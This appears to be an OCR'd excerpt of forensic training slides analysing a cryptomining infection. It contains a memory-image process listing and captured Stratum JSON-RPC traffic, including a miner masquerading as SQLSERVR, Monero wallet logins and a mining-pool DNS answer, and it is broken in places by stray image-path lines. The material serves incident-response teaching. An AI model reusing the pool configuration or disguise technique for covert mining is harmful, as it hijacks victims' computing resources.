---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0x8659f2a8 System                    4      0     65      565 ------      0
0x8605a838 smss.exe                428      4      3       18 ------      0 2009-10-30 17:15:29 UTC+0000
0x864ada30 csrss.exe               692    428     12      465      0      0 2009-10-30 17:15:43 UTC+0000
0x8616eb18 winlogon.exe            820    428     18      511      0      0 2009-10-30 17:15:49 UTC+0000
0x85ff19a0 services.exe           1016    820     16      301      0      0 2009-10-30 17:15:59 UTC+0000
0x863096d0 lsass.exe              1060    820     27      444      0      0 2009-10-30 17:16:01 UTC+0000
0x85fec940 svchost.exe            1432   1016      6       80      0      0 2009-10-30 17:16:14 UTC+0000
0x86301cd8 svchost.exe            1664   1016     11      232      0      0 2009-10-30 17:16:22 UTC+0000
0x863b6538 svchost.exe            1748   1016      9      137      0      0 2009-10-30 17:16:23 UTC+0000
0x8615cd88 svchost.exe            1824   1016     13      158      0      0 2009-10-30 17:16:24 UTC+0000
0x86122ae8 svchost.exe            1848   1016     43      900      0      0 2009-10-30 17:16:25 UTC+0000
0x8648d538 explorer.exe            880    856     10      329      0      0 2009-10-30 17:16:55 UTC+0000
0x86113d88 sqlmangr.exe           1512    880      2       73      0      0 2009-10-30 17:17:13 UTC+0000
0x860f52b8 spoolsv.exe             472   1016     14      134      0      0 2009-10-30 17:17:35 UTC+0000
0x8648cc40 msdtc.exe               508   1016     21      158      0      0 2009-10-30 17:17:35 UTC+0000
0x8616a6b8 svchost.exe             744   1016      2       56      0      0 2009-10-30 17:17:40 UTC+0000
0x8612f020 inetinfo.exe            816   1016      9      183      0      0 2009-10-30 17:17:41 UTC+0000
0x8610e020 sqlservr.exe            876   1016     22      251      0      0 2009-10-30 17:17:41 UTC+0000
0x85d3ed88 svchost.exe            1240   1016      2       40      0      0 2009-10-30 17:17:47 UTC+0000
0x86022d88 surveyor.exe           1284   1016      7      109      0      0 2009-10-30 17:17:47 UTC+0000
0x86017898 svchost.exe            1812   1016     16      153      0      0 2009-10-30 17:17:50 UTC+0000
0x85d248a0 sqlagent.EXE            336   1016      8      135      0      0 2009-10-30 17:17:55 UTC+0000
0x85d2f020 svchost.exe             916   1016     15      133      0      0 2009-10-30 17:18:01 UTC+0000
0x85cfa020 wmiprvse.exe           2428   1432      4      168      0      0 2009-10-30 17:18:22 UTC+0000
0x85cacd88 cmd.exe                4024   1848      1       32      0      0 2009-10-30 17:51:00 UTC+0000
0x85d377a8 tango.exe              3632   4024      1      139      0      0 2009-10-30 17:55:23 UTC+0000
0x85cab510 svchost.exe            2692   3632      1      128      0      0 2009-10-30 17:59:11 UTC+0000
0x85cd7d88 w3wp.exe               3796   1812     13      121      0      0 2009-10-30 18:14:22 UTC+0000
0x85cc6910 wmiprvse.exe           1244   1432      6      121      0      0 2009-10-30
0x85cc9b18 iexplore.exe           3280   1220     19       95      0      0 2009-10-30
root@siftworkstation:/home/sansforensics/Desktop/shared#
```

Memory Dumps



```
{"id":1,"jsonrpc":"2.0","method":"login","params":
{"login":"4425NwMgycYeFcPaTLAf7vMMu4wYr4jrkBvTk5SQvkoPS7WrVjsHrXUhsorWu4NraiP1onkSF2G6wMUsVtqc6fSGSP3fCyH","pass
":"x","agent":"SQLSERVR/6.1.7601.23539 (Windows NT 6.1; Win64; x64) libuv/1.19.2 msvc/2017"}}
{"id":1,"jsonrpc":"2.0","error":null,"result":{"id":"40839fe7-8bc1-45de-92dd-f63e378baab6","job":
{"blob":"0707d9eedcd605a79fb045103033424f0e4f168b3f89b81c20a761230054502ec6e68ff9b2e2fd00000000b2fcf903f837d75f4
980031dc07c51f0ec6aeaea56b52d9023a538808ab2446c09","job_id":"UdlH6dSUE5x885L2cmPCPpZFBCIS","target":"dc460300","
id":"40839fe7-8bc1-45de-92dd-f63e378baab6"},"status":"OK"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0707b8f1dcd605101a551432ee4ba043af4b48203c761bbcc0620909415d4d329aa2be57f4154d00000000286f4a1050ae50c7b
feea3c7eba59144b2bec0102807a838a6b559a99df10ee115","job_id":"c67a5RotggFNoh56/
x5Nzi2DcWdT","target":"dc460300","id":"40839fe7-8bc1-45de-92dd-f63e378baab6"}}
```

3 client pkts, 4 server pkts, 3 turns.

Entire conversation (947 bytes)


Show and save data as ASCII

Stream 17

Find:

Network Capture

Extracting Stratum configuration from PCAPs




DNS Answer xmr-eu.dwarfpool.com: type A, class IN, addr 79.137.57.106

Extracting Stratum configuration from PCAPs

Login Request (JSON-RPC)

```
{
  "method": "login",
  "params": {
    "login": "4BrL51JCc..Lc46hd..i",
    "pass": "x",
    "agent": "XMRig/0.8.2"
  },
  "id": 1
}
```




DNS Answer xmr-eu.dwarfpool.com: type A, class IN, addr 79.137.57.106


Extracting Stratum configuration from PCAPs

Job Assignment (JSON-RPC)

```
{
  "jsonrpc": "2.0",
  "method": "job",
  "params": {
    "blob": "0707d5efb9d6057e95a...5c358f907dbcbb72b01",
    "job_id": "4BiGm3/RgGQzgkTI/xV0smdA+EGZ",
    "target": "b88d0600"
  }
}
```

